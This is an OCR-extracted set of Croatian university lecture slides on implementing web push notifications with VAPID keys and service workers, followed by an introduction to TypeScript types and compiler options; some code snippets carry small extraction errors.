
# **Push notifikacije**

# Kako rade push notifikacije?



# Primjetiti – notifikacije su nezavisne od SW-a...


- ... iako se najčešće koriste u kombinaciji sa SW-om
  - Kada tražimo dozvolu za notifikaciju, odmah dobijemo i implicitnu dozvolu za push
- Ali, npr. možemo koristiti i bez SW-a, npr.:
  - Google photos – pokrenemo backup i onda aplikacija radi backup u pozadini te nas obavijesti putem notifikacije kad je gotova
- Opcije:



- Demo: <https://web-push-book.gauntface.com/demos/notification-examples/>

# Plan

- Dodati gumb u index.html gdje se može pretplatiti na notifikacije
  - Istovremeno i push dozvola
- Spremiti pretplatu na server
  - Array (in memory)
  - Pohranjujemo u datoteku
- Kada se snimi slika poslati notifikaciju
- Prikazati notifikaciju u SW-u
  - OS prikazuje notifikaciju
  - Kada korisnik klikne, SW event
- Preusmjeriti klijente koje kontrolira SW na stranicu koja je zadana u notifikaciji (index.html)



<https://floating-oasis-41640.herokuapp.com/>

# VAPID ključevi, web-push

- npm i web-push
- web-push generate-vapid-keys
- Ili preko npm run:

- Trebat će nam:
  - Na klijentu:
    - Public key
  - Na serveru:
    - Public key
    - Private key

```
λ cat package.json | grep gen
  "gen-vapid": "web-push generate-vapid-keys"

C:\Users\Igor\OneDrive - fer.hr\Nastava\Web2 - Napredni razvoj programske potpore za web\wip-p
λ npm run gen-vapid

> pwa-examples@1.0.0 gen-vapid
> web-push generate-vapid-keys

=====
Public Key:
BBfae6kt70vtdHKE_w3sd2c9viue80_wUXE6ZMjkRprWCtjQ5ZgzqGDWxkc79ncxc2LCSGuFnVNYrJSYX9NWG8Y

Private Key:
f1gVnhAHkYrhJXNwca_4qTaykZamA4Y1xdDGrXVAtxc

=====

C:\Users\Igor\OneDrive - fer.hr\Nastava\Web2 - Napredni razvoj programske potpore za web\wip-p
λ npm run gen-vapid

> pwa-examples@1.0.0 gen-vapid
> web-push generate-vapid-keys

=====
Public Key:
BMPYzuKrX00AEP8h9dagpxkz6f4BLgbWjToFz8t228MWYlpccGHLxU8LM7f1y2X6sImk8aIBID0v-RVDqTwNmNI

Private Key:
AenZ17i7lAD8Mdi6QujHEEEpEQU1axXYF3dTgxb2KiM

=====
```

# push.js (iz index.html)

```

if ("Notification" in window
  && "serviceWorker" in navigator) {
  btnNotif.addEventListener("click", function () {
    Notification.requestPermission()
      .then(res) {
        if (res === "granted") {
          await setupPushSubscription();
        } else {
          console.log("User denied push notifs:", res);
        }
      });
  });
} else {
  btnNotif.setAttribute("disabled", "");
  btnNotif.classList.add("btn-outline-danger");
}

```

Preglednik pita korisnika za dozvolu

Kontraktiramo preglednikov push service, ključ ne može ići plain-text, moramo ga prekodirati

```

async function setupPushSubscription() {
  try {
    let reg = await navigator.serviceWorker.ready;
    let sub = await reg.pushManager.getSubscription();
    if (sub === null) {
      let publicKey = "BL1oXiSXCjK(...)dT2EJGH33qe5iw";
      sub = await reg.pushManager.subscribe({
        userVisibleOnly: true,
        applicationServerKey: urlBase64ToInt8Array(publicKey)
      });
    }
    let res = await fetch("/saveSubscription", {
      method: "POST", headers: {
        "Content-Type": "application/json",
        Accept: "application/json",
      }, body: JSON.stringify({ sub })
    });
    if (res.ok) {
      alert("Yay, subscription generated and saved:\n" +
        JSON.stringify(sub));
    } else { alert("You are already subscribed"); }
  } catch (error) {
    console.log(error);
  }
}

```

Javni VAPID ključ

Pohranjujemo pretplatu „kod sebe“

# server.js (pohrana pretplate i slanje notifikacija)

```
const webpush = require('web-push');
// Umjesto baze podataka, čuvam pretplate u
// datoteci:
let subscriptions = [];
const SUBS_FILENAME = 'subscriptions.json';
try {
    subscriptions =
    JSON.parse(fs.readFileSync(SUBS_FILENAME));
} catch (error) {
    console.error(error);
}

app.post("/saveSubscription", function(req, res) {
    let sub = req.body.sub;
    subscriptions.push(sub);
    fs.writeFileSync(SUBS_FILENAME,
        JSON.stringify(subscriptions));
    res.json({
        success: true
    });
});
```

Poziva se iz već viđene  
saveSnaps

```
async function sendPushNotifications(snapTitle) {
    webpush.setVapidDetails('mailto:ime.prezime@fer.hr',
    'BL1oXi(...)T2EJGH33qe5iw',
    '4B9u(...)BZshEZnI');
    subscriptions.forEach(async sub => {
        try {
            await webpush.sendNotification(sub, JSON.stringify({
                title: 'New snap!',
                body: 'Somebody just snaped a new photo: ' +
                    snapTitle,
                redirectUrl: '/index.html'
            }));
        } catch (error) {
            console.error(error);
        }
    });
}
```

payload

# sw.js (⚡push ⚡notificationclick)

```

self.addEventListener("push", function (event) {
  var data = { title: "title", body: "body",
    redirectUrl: "/" };

  if (event.data) {
    data = JSON.parse(event.data.text());
  }
  let options = {
    body: data.body,
    icon: "assets/img/android/android-
launchericon-96-96.png",
    badge: "assets/img/android/android-
launchericon-96-96.png",
    vibrate: [200, 100, 200, 100, 200, 100, 200],
    data: {
      redirectUrl: data.redirectUrl,
    },
  };
  event.waitUntil(
    self.registration.showNotification(
      data.title, options)
  );
});

```

Na neki način, sami sebi šaljemo,  
u drugi event od SW-a

```

self.addEventListener("notificationclick", function (event) {
  let notification = event.notification;
  // mogli smo i definirati icons, pa ovdje granati s
  // obzirom na: event.action;
  event.waitUntil(
    clients.matchAll().then(function (clis) {
      clis.forEach((client) => {
        client.navigate(notification.data.redirectUrl);
        client.focus();
      });
      notification.close();
    })
  );
});

self.addEventListener("notificationclose", function (event) {
  console.log("notificationclose", event);
});

```


Vraća sve klijente koje  
kontrolira ovaj SW

Otvaramo "/index.html" koji smo  
zadali još u server.js

Postoji i notificationclose, ali  
ga ne koristimo u ovom scenariju

# Nekoliko tehničkih opaski

- Dominantno razvijamo na:
  - Chrome
  - <http://localhost> (jer ako je localhost onda ne mora biti https)
  - Samopotpisani certifikati i lokalni HTTPS server nam nisu od pomoći:
    - Neće raditi ni manifest install
    - Neće registrirati SW
- Kako onda testirati s mobilnog uređaja?
  - Free account na <https://www.heroku.com/free>
  - <https://devcenter.heroku.com/articles/getting-started-with-nodejs>
  - Dovoljno je imati http server:



## Korisni izvori

- <https://developers.google.com/web/ilt/pwa>
- <https://developers.google.com/web/tools/workbox>
- <https://github.com/hemanth/awesome-pwa>
- [https://developer.mozilla.org/en-US/docs/Web/Progressive\\_web\\_apps](https://developer.mozilla.org/en-US/docs/Web/Progressive_web_apps)
- <https://serviceworke.rs/>

# **Napredni razvoj programske potpore za web**

**- predavanja -  
2021./2022.**

---

## **12. TypeScript**

# Creative Commons



- **slobodno smijete:**
  - **dijeliti** — umnožavati, distribuirati i javnosti priopćavati djelo
  - **prerađivati** djelo
- **pod sljedećim uvjetima:**
  - **imenovanje:** morate priznati i označiti autorstvo djela na način kako je specificirao autor ili davatelj licence (ali ne način koji bi sugerirao da Vi ili Vaše korištenje njegova djela imate njegovu izravnu podršku).
  - **nekomercijalno:** ovo djelo ne smijete koristiti u komercijalne svrhe.
  - **dijeli pod istim uvjetima:** ako ovo djelo izmijenite, preoblikujete ili stvarate koristeći ga, preradu možete distribuirati samo pod licencom koja je ista ili slična ovoj.

*U slučaju daljnog korištenja ili distribuiranja morate drugima jasno dati do znanja licencne uvjete ovog djela.*

*Od svakog od gornjih uvjeta moguće je odstupiti, ako dobijete dopuštenje nositelja autorskog prava.*

*Ništa u ovoj licenci ne narušava ili ograničava autorova moralna prava.*



*Tekst licence preuzet je s <http://creativecommons.org/>*

# Što je TypeScript i kako ga instalirati?

- TypeScript je nadgradnja JavaScripta u sintaksnom smislu (engl. *typed superset*) s ciljem izbjegavanja uobičajenih pogrešaka kakve se inače lako otkrivaju prevodenjem strogo tipiziranih programskih jezika
- TypeScript se prevodi/pretvara (engl. *transpile*) u JavaScript
  - Zadržava dinamička svojstva JS, a donosi tipsku sigurnost
  - Neki elementi TypeScripta postoje samo na razini prevodioca te se samo uklanjaju iz prevedenog koda, dok neki npr. generiraju dodatni JavaScript kod
  - Raditi u TypeScriptu bez dobrog poznавanja JavaScripta nije rješenje problema, već samo veći problem!
- Može se instalirati na više načina. U primjerima koji slijede koriste se node.js i npm, pa se instalacijska procedura za TypeScript svodi na `npm install -g typescript` uz provjeru instalirane verzije `tsc -v`
- Instalacijske upute za neka druga razvojna okruženja dostupna su na <https://www.typescriptlang.org/download>

# TypeScript i alternative

- Microsoft 2012., Anders Hejlsberg (C#, Pascal, Turbo Delphi)
- Mnoštvo pokušaja da se „poboljša” ili nadogradi JavaScript
  - <https://keyua.org/blog/top-alternatives-to-javascript-for-web-development/>
  - <https://www.sitepoint.com/10-languages-compile-javascript/>
- itd... ali praktično bez ozbiljne alternative
- Angular baziran nad njim, a moguće kombinirati i s Reactom i Vueom
- Deno kao poboljšana varijanta Node.js-a radi direktno s TypeScriptom



# Motivacijski primjer (1)

00-intro-js/intro-incorrect.js

- Recepte učitavamo iz datoteke *recipes.json* slično kao u jednom od prethodnih primjera za SPA tako da sastojke razdijelimo u polje stringova

```
var data = require("./recipes.json");
function load() {
  let recipes = data.map(function (item, index)  {
    return {
      id: index + 1,
      ...item,
      recipeYield : Number(item.recipeYield),
      ingredients : item.ingredients ? item.ingredients.split("\n") : []
    }
  });
  return recipes;
}

[{
  "name": "Easter Leftover Sandwich",
  "ingredients": "12 whole Hard Boiled Eggs\n1/2 cup Mayonnaise\n...",
  "url": "http://thepioneerwoman...", "image": "http://static.the...", "cookTime": "PT", "recipeYield": "8",
  "datePublished": "2013-04-01", "prepTime": "PT15M",
  "description": "Got leftover Easter eggs? ..."
},
{
  "name": "Pasta with Pesto Cream Sauce", ...}
```

# Motivacijski primjer (2)

00-intro-js/intro-incorrect.js

- Želimo pronaći sve recepte za 3-6 osoba koje sadrže sve navedene sastojke
- Pronađite pogreške u sljedećem kodu
  - Napomena: metoda *containsAllSubstrings* je vlastita metoda koja provjerava mogu li se svi stringovi iz polja zadanoog kao drugi argument pronaći kao podnizovi u prvom polju

```
function findRecipes(yieldPredicate, ...ingredients) {  
  let recipes = load();  
  return recipes.filter(yieldPredicate)  
    .filter(r => containsAllSubstrings(r.ingredients, ingredients));  
}
```

```
let yieldPredicate = y => y >= 3 && y <= 6;  
let recipes = findRecipes(yieldPredicate, "Eggs", "Onion");  
recipes.forEach(r => {  
  console.log(`#${r.id}. ${r.name} ${r.url} ${r.publishDate}`)  
});
```

```
node .\intro-incorrect.js
```

# Motivacijski primjer zapisan u TypeScriptu (1)

- Kod za učitavanje recepata prebačen u zasebnu datoteku s ekstenzijom *ts*
  - Umjesto *require* koristi se *import* te je dodan *export* na kraju

```
import * as data from "./recipes.json"
function load() {
  let recipes = data.map(function (item, index) {
    return {
      id: index + 1,
      ...item,
      recipeYield : Number(item.recipeYield),
      ingredients : item.ingredients ? item.ingredients.split("\n") : []
    }
  });
  return recipes;
}
export {load};
```

00-intro-ts/loadrecipes.ts

# Motivacijski primjer zapisan u TypeScriptu (2)

- Kod za učitavanje recepata prebačen u zasebnu datoteku s ekstenzijom *ts*
  - Umjesto *require* koristi se *import* te je dodan *export* na kraju

```
import {load} from "./loadrecipes"
function findRecipes(yieldPredicate, ...ingredients) {
    let recipes = load();
    return recipes.filter(yieldPredicate)
        .filter(r => containsAllSubstrings(r.ingredients,
            ingredients));
}
let yieldPredicate = y => y >= 3 && y <= 6;
let recipes = findRecipes(yieldPredicate, "Eggs", "Onion");
recipes.forEach(r => {
    console.log(`#${r.id}. ${r.name} ${r.publishDate}`)
});
```

00-intro-ts/intro-start-from-incorrect.ts

VS Code: Cannot find name 'findRecipies'.  
Did you mean 'findRecipes'?

# Motivacijski primjer zapisan u TypeScriptu (3)

- Prethodni TypeScript kod možemo pretvoriti u JavaScript sljedećom naredbom (parametar resolveJsonModule omogućava korištenje modula iz *json* datoteka)

```
tsc intro-start-from-incorrect.ts --resolveJsonModule
```

što rezultira sljedećom porukom

00-intro-ts/...

```
intro-start-from-incorrect.ts:11:15 - error TS2552: Cannot find name  
'findRecipes'. Did you mean 'findRecipes'?
```

```
11 let recipes = findRecipes(yieldPredicate, "Eggs", "Onion");  
~~~~~
```

```
intro-start-from-incorrect.ts:4:10
```

```
4 function findRecipes(yieldPredicate, ...ingredients) {  
~~~~~
```

```
'findRecipes' is declared here.
```

```
Found 1 error.
```

- Unatoč tome, generira se js datoteka, što se može onemogućiti dodatnom opcijom prevodioca

```
tsc intro-start-from-incorrect.ts --resolveJsonModule --noEmitOnError
```

# Motivacijski primjer zapisan u TypeScriptu (4)

- Ispravljenim pozivom metode prevodilac će uočiti novu pogrešku,

```
intro-start-from-incorrect.ts:12:50 - error TS2339: Property 'publishDate' does not exist on type '{ recipeYield: number; ingredients: string[]; name: string; url: string; image: string; cookTime: string; datePublished: string; prepTime: string; description: string; id: number; }'.  
12     console.log(`#${r.id}. ${r.name} ${r.url} ${r.publishDate}`)  
koju je također trivijalno za popraviti.
```

- Sve navedeno je posljedica toga što je TS automatski odredio koji tipovi se koriste u pojedinim izrazima i što oni sadrže
- TS ipak ne može sve, npr. neće otkriti pogrešku vezana za korištenje predikata
  - Argument bi u ovoj varijanti trebao biti predikat za recept, a namjera pozivatelja je bila da bude predikat za broj osoba što zahtjeva modifikaciju

```
function findRecipes(yieldPredicate, ...ingredients) {  
    let recipes = load();  
    return recipes.filter(yieldPredicate)  
    ... //treba biti filter(r => yieldPredicate(r.recipeYield))  
}  
let yieldPredicate = y => y >= 3 && y <= 6;  
let recipes = findRecipes(yieldPredicate, "Eggs", "Onion");
```

# Motivacijski primjer zapisan u TypeScriptu (5)

- Očita je namjera autora da *yieldPredicate* bude predikat za cijeli broj, pa se tako može i eksplicitno označiti u TS-u koristeći *type*
  - Lambda izrazom smo opisali kako mora izgledati tip (potpis) funkcije i pridijelili ime tom tipu
    - Ovaj način opisivanja funkcije se u literaturi naziva *function type expression*, a npr. funkcija napisana kao lambda *arrow function*
  - Dodatno, može se navesti od čega se sastoji ulazno polje, iako nije nužno

```
type numberPredicate = (x : number) => boolean;
function findRecipes(yieldPredicate : numberPredicate, ...ingredients:string[]) {
```

- Nakon navedenog, prevodiocu je jasno da u filteru predikat ne može biti iskorišten na način na koji je napisano i da treba biti

```
recipes.filter(r => yieldPredicate(r.recipeYield))
```

- Ispravljena verzija nalazi se u [00-intro-ts/intro.ts](#)

# Konfiguracijska datoteka za TS

- U prethodnim primjerima prilikom prevodenja navedeni su ime datoteke i parametri prevodioca
- Može se pojednostaviti korištenjem konfiguracijske datoteke *tsconfig.json* te se samo pokreće naredba *tsc*
  - Dodatno, postavljeno da generirane datoteke budu u mapi *dist* (isključena iz git repozitorija), a izvorni kod u *src*

```
{  
  "compilerOptions": {  
    "outDir": "./dist",  
    "rootDir": "./src",  
    "noEmitOnError": true,  
    "resolveJsonModule": true  
  }  
}
```

00-intro-ts-proj/tsconfig.json

- U primjerima koji slijede sadržaj datoteke *tsconfig.json* će se mijenjati, a detaljnije o opcijama se može pronaći na
  - <https://www.typescriptlang.org/docs/handbook/tsconfig-json.html>
  - <https://www.typescriptlang.org/docs/handbook/compiler-options.html>

# Tipovi podataka u JavaScriptu i TypeScriptu

- Podsjetnik: ugrađeni tipovi podataka u JS-u su
  - *number, bigint, string, boolean, null, undefined, object i symbol*
  - U JS-u tip varijable je određen pridruženom vrijednošću!
- Za razliku od JS-a (u koji će se prevesti), u TS-u je tip varijable eksplisitno naveden ili određen inicijalno pridruženom vrijednošću.
  - Tip varijable navodi se iza imena varijable

```
let x = 123;
console.log(typeof(x)); // number
x = "abc";
console.log(typeof x); // string
```

Ovaj kod je valjan u JavaScriptu, ali ne i u Typescriptu, jer je varijabla x tipa *number* i ne može joj se kasnije pridružiti vrijednost nekog drugog tipa

```
let x : number = 123;
```

Napomena: oznaka tipa postoji samo u .ts datoteci. U prevedenom kodu nema oznaka tipova podataka.

# Tip podataka *any*

- TS ne ograničava fleksibilnost JS, već pokušava spriječiti moguće pogreške
- Prethodni primjer je moguće napisati u TS-u, ako se tip podatka definira kao *any*

```
let x : any = 123;
console.log(typeof x); // number
x = "abc";
console.log(typeof x); // string
```


- Koristi se za situacije kad je to zbilje potrebno, jer uzrokuje gubitak tipske sigurnosti

```
let x : any = 123;
console.log(typeof x); // number
console.log(x.length); // undefined
x = "abc";
console.log(typeof x); // string
console.log(x.length); // 3
```

# Implicitno definiran *any* (1)

- Ako nije eksplisitno definiran, TypeScript će pokušati zaključiti tip podatka temeljem pridružene vrijednosti

```
function f(v) {  
    let sum = 0;  
    v.forEach(a => sum += a * a);  
    return sum;  
}  
01-implicit-any/src/index.ts
```



```
function f(v : any) : number {  
    let sum : number = 0;  
    v.forEach((a : any) => sum += a*a);  
    return sum;  
}
```

- Budući da prevodilac za TS ne zna što je *v*, onda ga smatra za *any*, pa je i *a* u lambda izrazu tipa *any*
- U opcijama prevodioca možemo uključiti opciju *declaration* kojom se generiraju datoteke s ekstenzijom *d.ts* u kojima možemo vidjeti kako je prevodilac interpretirao pojedine funkcije i varijable

{

```
01-implicit-any/tsconfig.json  
  
"compilerOptions": {  
    "outDir": "./dist",  
    ...  
    "declaration": true,
```

```
01-implicit-any/dist/index.ts.d  
  
declare function f(v: any): number;  
declare let x: number;
```

# Implicitno definiran *any* (2)

- Posljedično, kad ulazni argument nije polje, prilikom izvršavanja dogodi se pogreška *TypeError*: *v.forEach is not a function*
- Prevodilac je temeljem operacija u funkciji zaključio da je *sum* broj, pa će smatrati *x* brojem
- Budući da se stringovi iz polja mogu automatski pretvoriti u brojeve, funkcija vraća istu (numeričku vrijednost) za polja iz primjera.
  - Ne zaboravite da u prevedenom kodu nema tipova podataka
  - Pokrenite program i promotrite rezultat, a zatim promotrite rezultat ako se izraz *sum+=a\*a* izmijeni u *sum+=a*

01-implicit-any/src/index.ts

```
let x = f([1, 2, 3]);
console.log(x);
x = f(["1", "2", "3"]);
console.log(x);
x = f("abc");
```

```
function f(v) {
  let sum = 0;
  v.forEach(a => sum += a * a);
  return sum;
}

declare function f(v: any): number;
declare let x: number;
```

- Implicitni *any* bi trebalo izbjegavati i može se onemogućiti uključivanjem opcije *nolmplicitAny* prilikom prevođenja
- Slično vrijedi i za *nolmplicitReturns*

Ako bi v bio *number[]*, tada bi prevodilac dojavio:  
error TS2345: Argument of type 'string' is not assignable to parameter of type 'number[]'.

# Postavke prevodioca – Provjera null vrijednosti

- Korisna opcija prevodioca je i provjera *null vrijednosti* kad ih ne očekujemo, kao u sljedećem primjeru

02-null-checks/\*

```
{  
  "compilerOptions": {  
    "outDir": "./dist",  
    "rootDir": "./src",  
    "declaration": true,  
    "strictNullChecks": true,  
    "noImplicitAny": true  
  }  
}
```

```
function f(v : number[]) {  
  let sum = 0;  
  v.forEach(a => sum += a * a);  
  return Math.sqrt(sum);  
}  
  
let x = f([1, 2, 3]);  
let v : number[];  
